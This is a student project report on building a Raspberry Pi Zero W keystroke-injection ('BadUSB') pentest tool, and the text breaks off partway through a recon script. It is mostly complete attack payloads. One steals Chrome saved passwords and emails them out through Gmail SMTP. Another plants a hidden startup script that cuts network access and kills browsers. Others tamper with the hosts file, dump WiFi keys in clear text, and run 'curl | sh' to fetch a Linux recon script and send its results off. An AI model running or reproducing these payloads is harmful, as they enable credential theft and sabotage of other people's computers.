CRACK TOOL

TERRIBLE HACKIENDOS

Ernest Anguera
Isaac León
2n ASIXc

Acknowledgements

First of all, we would like to thank our tutor, Fernando Rivero, for having tutored and focused the project in the right way. He has been able to guide us at all times and teach us new references that have been of great help for the project. Thanks to the Institut Tecnològic de Barcelona, for having provided us with the means and knowledge necessary to carry out this Final Degree Project, as otherwise it would not have been possible for us to have the resources and facilities that have allowed us to carry out the research.

We would also like to thank all those developers who, with their effort, dedication and work, have facilitated the research on the subject of our dissertation. Without them and the barriers they have thrown up in their path, as well as their findings, it would not have been possible for us to even consider pursuing this line of research.

Last but not least, thanks to our families and friends who have always given us a great deal of moral support, helping us to overcome the psychological obstacles that a project of this magnitude entails.

Table of contents

Project description 2

Project Objectives and Planning 3
- *Objectives* 3
- *Project planning* 4

Assembly and basic configuration of the Raspberry 5
- *Assembly of the tool parts* 5
- *Basic configuration of the tool* 8

Payloads creation for the tool 11
- *Chrome Credentials Grabber* 11
- *Deny Net Access* 14
- *Local DNS Poison* 16
- *Log off* *17*
- *Website Block* *18*
- *Wifi Grab* *19*
- System Recon (Linux) 21
- *RFI / LFI* *23*
- *Account Grabber* *24*

Execution of the payloads 26
- *Web interface* *26*
- *Command line* *30*

Port forwarding 31

Troubleshooting 32
- *Port Forwarding* *32*
- *Internet connection on the Raspberry* *33*
- *Web interface* *35*
- *Scripts coding* *35*
- *Payloads execution* *36*
- *Orange Pi* *37*

Conclusiones 39

Future of the project 40

Webgrafia **41**

Project description

We have focused our project on creating a tool that can be used as a pentesting station and that is free to use for anyone with a passion for cybersecurity.

We will focus our project on the use of creating executable scripts from a USB stick, these will focus on network analysis and the like.

The aim is to put into practice the knowledge acquired throughout this degree, in order to be able to apply it in everyday situations and not only in controlled environments. In order to carry out our project we will use the p4wnp1 base system, as this is an operating system designed for this type of project.

Another secondary objective is to learn how to configure a Raspberry Pi in order to carry out our project, as well as the different types of scripts that can be used.

Project Objectives and Planning

Objectives

The objectives of our project are to see how it is possible to develop a system designed for "ethical hacking" such as the open source operating system P4wnp1 designed and developed by Rogan Dawes integrated into a low cost device such as the Raspberry Pi, in our case the Raspberry Pi Zero W, giving a higher performance than other devices configured for similar purposes to our project, such as the bad usb (Rubber ducky, Malduino, etc.).

Another secondary but not main objective is the development of complex programmes with which to carry out inspections and analysis of networks and computer equipment using our Raspberry Pi.

The reasons for choosing this device, the Raspberry Pi Zero W, are:

- Low cost, since a Raspberry Pi like ours does not exceed 40 euros.
- Its small size makes it easier and quicker to transport.
- The content of your operating system is very easy to clone, as you only need to clone the SD card on which you have installed the system.

Project planning

Name of the task	***Days***	***Start***	***End***
WORK PLAN			
Work plan definition	8	19/02/2021	26/02/2021
Work plan delivery	1	26/02/2021	26/02/2021
RASPBERRY PI ASSEMBLY			
Joining the Raspberry with the ZeroKey	2	29/04/2021	30/04/2021
Joining the Raspberry with the housing	2	30/04/2021	31/04/2021
SYSTEM INSTALLATION AND CONFIGURATION			
Operating system installation	1	02/05/2021	02/05/2021
Mounting the Raspberry with the SD card	1	02/05/2021	02/05/2021
Operating system configuration	4	03/05/2021	07/05/2021
CREATION OF THE SCRIPTS FOR THE TOOL			
Research on the accepted languages	3	10/05/2021	12/05/2021
Creation of our payloads	5	13/05/2021	19/05/2021
Testing the scripts from the tool	6	20/05/2021	27/05/2021

Assembly and basic configuration of the Raspberry

Assembly of the tool parts

In order to be able to assemble our Raspberry Pi Zero W and give it the use we want we will need different parts:

- 1 Raspberry Pi Zero W
- A ZeroKey board (usb adapter for Raspberry Pi Zero)
- 1 SD card on which to install the operating system

Once we have purchased all the required components, we can proceed to assemble the parts so that we can use our tool.

Assembly of the Raspberry Pi with the ZeroKey adapter

To join the Raspberry Pi Zero W board with the ZeroKey USB adapter, we must follow the following steps:

1. Put the white pins through the holes in the corners of the Raspberry board in the opposite direction to the Raspberry components, i.e. point the pins towards the part of the board where the large Raspberry logo is located.
2. Join the ZeroKey board with the pins inserted in the Raspberry Pi in such a way that the "cut" part of the usb adapter leaves the free space where the slots for the GPIO pins are.

Installing P4wnp1 OS on the SD card

To install the operating system on our SD card, we need several tools:

- SD Card and SD Card Adapter.
- Application that allows us to create images (Balena Etcher)
- SD card software, in our case P4wnp1

Once we have all the necessary components, we can proceed with the installation of our operating system. To do so, we will follow the steps below:

1. Insert the SD card into the SD card adapter.
2. Insert the adapter into the specified slot of the computer.
3. We open the software for the installation of the P4wnp1 operating system, in our case, when using Etcher, we will open it as root user.




Figure 1: Choosing the components for Balena Etcher

4. Follow the steps explained in the software to install the image on the SD card.




Etcher – 67% Flashing...
balenaEtcher
kali-li...loa.img 6.29 GB
Generic... Device
Flashing... 67%
Cancel
1.00 MB/s
ETA: 33m1s
While you are waiting, check out some projects
Looking for new project ideas?
Explore first-class community and balena projects, all ready to deploy in just a few clicks. Submit your own projects and share with the community!
Browse projects

Figure 2: Installation of the operating system on the SD card with Balena Etcher.

5. Once the system has been cloned onto the SD card, we insert the card into the dedicated SD card slot on the Raspberry Pi.

The next step is to check that the operating system is working properly. To verify this, we will follow the steps below:

1. Insert the tool into a USB port on your computer.
2. Wait until the tool has a green light. The computer will then connect to the network that the Raspberry Pi is providing.
3. If we look for the following ip address in the browser: 172.16.0.1:8000. The web interface we are going to see is the following:


Terrible Hackiemos Crackt00l
No segur | 172.16.0.1:8000/#/usb

USB Gadget Settings

Enabled
Enable/Disable USB gadget (if enabled, at least one function has to be turned on)

Vendor ID
Example: 0x1d6b
0x1d6b

Product ID
Example: 0x1337
0x1347

Manufacturer Name
MaMe82

Product Name
P4wnP1 by MaMe82

CDC ECM
Ethernet over USB for Linux, Unix and OSX

MAC addresses for CDC ECM

RNDIS
Ethernet over USB for Windows (and some Linux kernels)

MAC addresses for RNDIS

Keyboard
HID Keyboard functionality (needed for HID Script)

Mouse
HID Mouse functionality (needed for HID Script)

Custom HID device
Raw HID device function, used for covert channel

Serial Interface

v0.1.1-beta by MaMe82

Figure 3: Default page of the tool

Basic configuration of the tool

The basic configuration of the tool will be done via ssh, accessing the system directly. In order to perform this step, we need to use the following command:

```
ssh root@172.16.0.1
```

It should be noted that to be able to connect via ssh to our raspberry pi, we must be connected to the network provided by the tool, which is by default connected on the host where we have introduced the Raspberry.

Once we are connected, we can proceed to make the necessary configurations.

However, if you need to install a package, as we do, you must first execute a series of commands so that your Raspberry connects to the internet:

- Using a Linux system as a host, we will run the following script as an administrator user (sudo or root):

```
#!/bin/bash
# Fem que hi hagi forward a la màquina
echo "1" | sudo tee /proc/sys/net/ipv4/ip_forward
# Apliquem la regla postrouting de les iptables per a la nostra direcció ip
iptables -A POSTROUTING -t nat -j MASQUERADE -s 172.16.0.0/30
if [[ $(ip ad | grep "usb") ]]; then
    NAT=$(ip ad | grep usb -B2 | tail -n 1 | awk '{print $2}' | tr -d ":")
      echo "Direcció IP trobada a $NAT"
      ifconfig $NAT 172.16.0.2 netmask 255.255.255.252
else
echo -e "INTERFÍCIE DE XARXA (USB) NO TROBADA"
fi
# Ara mostrem el següent missatge pel terminal per a que s'executi la següent línia que indica quina comanda falta per executar i es fa desde la raspberry
echo "Executa la següent commanda per ssh a la teva raspberry"
echo "route add default gw 172.16.0.2 usbeth"
```

- Once the above script has been executed, we will execute the following command on our ssh connection:

```
route add default gw 172.16.0.2 usbeth
```

To check that we have internet, from the ssh connection we will carry out the command:

```
ping google.es
```

When pinging, the output will be as follows:

```
PING google.es (142.250.184.163) 56(84) bytes of data.
64 bytes from mad07s23-in-f3.1e100.net (142.250.184.163): icmp_seq=1 ttl=113
time=11.9 ms
```

For the next step, we need to install the apache2 service if not already installed with the command:


```
apt install apache2
```

With the apache server installed, we can proceed to configure our web page, written in the web programming language html together with css and javascript.

On this website we will have a short introduction about our tool, as well as a link to the execution interface of the payloads that we have configured in javascript and another link to the Github repository that we have created with all the relevant documents and files about our project.

Once you have finished configuring the website, which is located in the /var/www/html directory of our tool, it can be viewed as follows:

The home page of our website when you open it:




Terrible Hackiemos Crackt00l

Information site for the pentesting tool created by the Terrible Hackiemos

Figure 4 : Tool's informative web interface

If you scroll down a little, or click on the arrow, you will see the next section:



Introduction

Terrible Hackiemos Crackt00l is a pentesting tool based on a RaspberryPi Zero W using the P4wnp1 base system. This tool can be used for a variaty of cyber attacks such as: net analysys, file scarvation, etc.

The project is still on development, so we are planning on imporving the tool with a lot of new things, such as, an oled screen to make the analysis without having to connect via ***ssh*** or web interface.

Our Work

The Terrible Hackiemos Crackt00l, which has been developed by Ernest Anguera and Isaac León, is a cracking tool that has been designed to find vulnerabilities inside the IT systems so that they can be fixed for future attacks. Our main goal is to make information technology services safer against cybercriminals such as Crackers, Scammers or even

Figure 5 : Tool's informative web interface

Payloads creation for the tool

In order to be able to write the codes of our scripts and thus be able to execute them in the tool directly from the web interface, we have used javascript coding language adapted to the javascript model that is used in this tool.
The *payloads* or *scripts* that we have created throughout the project are:

Chrome Credentials Grabber

This scripts acts in the following way:

1. Open the Google Chrome application
2. Navigate to saved passwords page
3. Find the page from which we want to extract the credentials, such as facebook.
4. Displays credentials and copies them.
5. Close the Google Chrome application and then open Notepad by uac bypassing to save the document in C:³ and paste the credentials into the document to be called passwords.txt.
6. Save the file, close the notepad and send the document via gmail to your account.

The code for this script is as follows:

```
layout('es');                // Spanish keyboard layout
typingSpeed(100,150)     // Wait 100ms between keystrokes + an additional random value between 0ms and 150ms (natural)

// Author: Ernest & Isaac
// Ducky chrome password stealer: 1.0
// Target: Windows 7
// Description: Opens chrome, navigates to chrome settings, navigates to saved passwords, searches for facebook, shows password, copies password, closes chrome, Opens notepad with bypass uac so it can save to C:\ drive and pastes in password, saves to C:\passwords.txt folder, closes notepad, sends files via gmail to account.
delay(2000)
// -------------open chrome
press("GUI r")
delay(1000)
type("chrome")
delay(1000)
press("ENTER")
delay(4000)
// -------------copy plaintext password
type("chrome://settings/passwords")
press("ENTER")
delay(2000)
type("facebook")
delay(500)
press("TAB")
delay(500)
press("DOWN")
delay(500)
press("TAB")
delay(500)
press("TAB")
delay(500)
```

```
press("ENTER")
delay(500)
delay(500)
press("TAB")
delay(500)
press("TAB")
delay(500)
press("TAB")
delay(500)
delay(500)
delay(500)
// -------------save file to music folder as passwords.txt
delay(500)
type("powershell start-process notepad.exe -Verb runAs")
delay(500 )
press("ENTER")
delay(2000)
delay(1000)
delay(500)
delay(500)
type("s")
delay(500)
type("passwords.txt")
delay(500)
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
type("c")
delay(1000)
type("l")
delay(500)
press("ENTER")
delay(500)
delay(1000)
delay(500)
// -------------email log via gmail
press("GUI r")
delay(500)
type("powershell")
press("ENTER")
delay(1000)
type("$SMTPServer = 'smtp.gmail.com'")
press("ENTER")
type("$SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587)")
press("ENTER")
type("$SMTPInfo.EnableSsl = $true")
press("ENTER")
type("$SMTPInfo.Credentials                    =                    New-Object
System.Net.NetworkCredential('youremail@gmail.com', 'password');")
press("ENTER")
type("$ReportEmail = New-Object System.Net.Mail.MailMessage")
press("ENTER")
type("$ReportEmail.From = 'youremail@gmail.com'")
press("ENTER")
type("$ReportEmail.To.Add('toemail@gmail.com')")
press("ENTER")
type("$ReportEmail.Subject = 'Ducky chrome passwords'")
press("ENTER")
type("$ReportEmail.Body = 'Attached is your list of passwords.' ")
press("ENTER")
type("$ReportEmail.Attachments.Add('c:\passwords.txt')")
press("ENTER")
type("$SMTPInfo.Send($ReportEmail)")
press("ENTER")
delay(3000)
type("exit")
press("ENTER")
```

Deny Net Access

This script acts in the following way:

1. Opens *cmd* as administrator user.
2. Blocks access to web browsers.

The code used for this payload is as follows:

```
layout('es');                 // Spanish keyboard layout
typingSpeed(100,150)      // Wait 100ms between keystrokes + an additional random value
between 0ms and 150ms (natural)

// Author:ernest and isaac
// A new DenyNetAccess program that employs window hiding techniques.
press("GUI r")
delay(100)
type("cmd.exe")
delay(100)
// Run CMD as administrator
press("CONTROL SHIFT ENTER")
delay(100)
// Press twice the combination of keys GUI+TAB in order to select the window that allows us to
connect as administrator
press("GUI TAB")
delay(100)
press("GUI TAB")
delay(100)
// Press the right arrow so that it is sure that we are in the "part" where you can accept or decline
press("RIGHT_ARROW")
delay(100)
// Press left arrow to accept connecting as root
press("LEFT_ARROW")
delay(100)
press("ENTER")
delay(100)

// A Different directory in case the second one is inaccessible
delay(750)
type("cd %userprofile%\Downloads\")
press("ENTER")
type("cd C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\")
press("ENTER")
// Delete batch file if already exists
type("erase /Q a.bat")
press("ENTER")
// Make the batch file
type("copy con a.bat")
press("ENTER")
type("@echo off")
press("ENTER")
type(":Start")
press("ENTER")
// Release Networking INformation
type("ipconfig /release")
```

```
press("ENTER")
// 2 Generic Browsers
type("taskkill /f /im "iexplore.exe"")
press("ENTER")
type("taskkill /f /im "firefox.exe"")
press("ENTER")
// Microsoft Visual Studio 2010
type("taskkill /f /im "devenv.exe"")
press("ENTER")
type("timeout /t 60")
press("ENTER")
type("Goto Start")
press("ENTER")
press("ENTER")
// MAKE THE VBS FILE THAT ALLOWS RUNNING INVISIBLY.
// Delete vbs file if already exists
type("erase /Q invis.vbs")
press("ENTER")
//                                                                    FROM:
http://stackoverflow.com/questions/289498/running-batch-file-in-background-when-windows-boots
-up
type("copy con invis.vbs")
press("ENTER")
type("CreateObject("Wscript.Shell").Run """" & WScript.Arguments(0) & """", 0, False")
press("ENTER")
press("ENTER")
// RUN THE BATCH FILE
type("wscript.exe invis.vbs a.bat")
press("ENTER")
// Close the cmd prompt.
type("EXIT")
```

Local DNS Poison

This script is executed in the following way:

1. Opens *cmd* as an administrator user.
2. Modifies the network files of the victim machine blocking its dns.

The code used for this payload is as follows:

```
layout('es')                // Spanish keyboard layout
typingSpeed(100,150)    // Wait 100ms between keystrokes + an additional random value between
0ms and 150ms (natural)
// Author:ernest and isaac
// This script has been designed to be run on a Windows 1o desktop.
// Open the run box
press("GUI r")
delay(100)
type("cmd.exe")
delay(100)
// Run CMD as administrator
press("CONTROL SHIFT ENTER")
delay(100)
// Press twice the combination of keys GUI+TAB in order to select the window that allows us to
connect as administrator
press("GUI TAB")
delay(100)
press("GUI TAB")
delay(100)
// Press the right arrow so that it is sure that we are in the "part" where you can accept or decline
press("RIGHT_ARROW")
delay(100)
// Press left arrow to accept connecting as root
press("LEFT_ARROW")
delay(100)
press("ENTER")
delay(100)
// Clears all the text in the hosts file from windows
type("ECHO. >> C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS")
delay(100)
press("ENTER")
type("ECHO 10.0.0.1 ADMIN.COM >> C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS")
delay(100)
press("ENTER")
delay(100)
type("exit")
delay(100)
press("ENTER")
```

Log off

This script acts as follows:

1. Open the Notepad application.
2. Write a text indicating that the computer has not been closed.
3. Logs the user out of Windows.

The code used for this payload is as follows:

```
layout('es');                    // Spanish keyboard layout
typingSpeed(100,150)       // Wait 100ms between keystrokes + an additional random value
between 0ms and 150ms (natural)

// Author: Ernest & Isaac
// Leave a little reminder to lock your PC (just delete or comment this out if you don't want that)
press("GUI r")
delay(300)
type("notepad")
delay(300)
press("ENTER")
delay(300)
type("You forgot to lock your PC.")
delay(3000)
// Lock the PC
press("GUI l")
```

Website Block

This script acts as follows:

1. Open the Command Prompt (cmd) application.
2. Create a file called WScript.Shell and in it type ^{W}
3. Execute the file which will continuously press CTRL + W

The code used for this payload is as follows:

```
layout('es');                // Spanish keyboard layout
typingSpeed(100,150)      // Wait 100ms between keystrokes + an additional random value
between 0ms and 150ms (natural)

// Title: Website Lock
// Author: Ernest & Isaac
press("ESC")
delay(500)
press("GUI r")
delay(200)
type("cmd")
press("ENTER")
delay(200)
type("cd %userprofile%/Downloads")
press("ENTER")
type("copy con CW.vbs")
press("ENTER")
type("do")
press("ENTER")
type("Set objShell = CreateObject("WScript.Shell")")
press("ENTER")
type("WScript.Sleep 800")
press("ENTER")
type("objShell.SendKeys "^{W}"")
press("ENTER")
type("loop")
delay(100)
press("ENTER")
type("start CW.vbs && exit")
press("ENTER")
```

Wifi Grab

This script acts as follows:

1. Download the PS1 file and run it to get the credentials.

The code used for this payload is as follows:

Javascript Payload

```
llayout('es');                    // Spanish keyboard layout
typingSpeed(10)        // Wait 10ms between keystrokes

delay(500)
// Opens the Windows Run prompt.
press("GUI r")
// Delays 0.2 seconds to give the Run prompt time to open.
delay(2000)
// this command will download the text and save as d.ps1 then run
// if the script failed to run change the ExecPolicy to Bypass
type("powershell")
delay(1000)
press("ENTER")
delay(1000)
type("wget http://172.16.0.1:8921/d.ps1 -o d.ps1")
delay(100)
press("ENTER")
type("./d.ps1")
delay(1000)
press("ENTER")
delay(10000)
press("CONTROL c")
delay(1000)
type("cd ..")
delay(1000)
press("ENTER")
delay(1000)
type("rmdir wipass")
delay(1000)
press("ENTER")
delay(1000)
type("S")
delay(1000)
press("ENTER")
delay(1000)
type("rm d.ps1")
delay(1000)
press("ENTER")
delay(1000)
type("exit")
delay(1000)
press("ENTER")
```

wifigrab.ps1

```
# All the files will be saved in this directory
$p = "C:\wipass"
mkdir $p
cd $p

# Get all saved wifi password
netsh wlan export profile key=clear
dir *.xml |% {
$xml=[xml] (get-content $_)
$a= "========================================`r`n SSID = "+$xml.WLANProfile.SSIDConfig.SSID.name + "`r`n PASS = " +$xml.WLANProfile.MSM.Security.sharedKey.keymaterial
Out-File wifipass.txt -Append -InputObject $a
}

python3 -m http.server 8213
```

wifi.sh

```
#!/bin/bash

# This script has been developed by Ernest Anguera and Isaac Leon

# We create a "web server" with python3 to download the d.ps1 file
timeout 10 python3 -m http.server 8921

# Downloads the file that contains all wifi passwords
wget http://172.16.0.2:8213/wifipass.txt
```

System Recon (Linux)

This script acts as follows:

1. The file send_receive.sh is executed on the server.
2. From the web interface, run the payload that will download the recon.sh file and execute it on the victim.
3. From the script, a .txt file will be output with the data extracted with the payload commands.

The code used for this payload is as follows:

Send_receive.sh

```
#!/bin/bash

timeout 6 python3 -m http.server 8888

wget http://172.16.0.2:8123/all.txt
```

Extract.js

```
layout('es');
typingSpeed(10)

press("CONTROL ALT t")
type("curl -s http://172.16.0.1:8888/recon.sh | sh")
press("ENTER")
press("ALT TAB")
```

recon.sh

```
#!/bin/bash

FILE="/tmp/all.txt"

touch $FILE

echo "########## IP's" >> $FILE
ip a >> $FILE
echo "" >> $FILE

echo "########## PROCESSES" >> $FILE
ps aux >> $FILE
echo "" >> $FILE

echo "########## INTERFACES" >> $FILE
netstat --interfaces >> $FILE
echo "" >> $FILE

echo "########## ROUTES" >> $FILE
netstat --route >> $FILE
echo "" >> $FILE

echo "########## SERVICES" >> $FILE
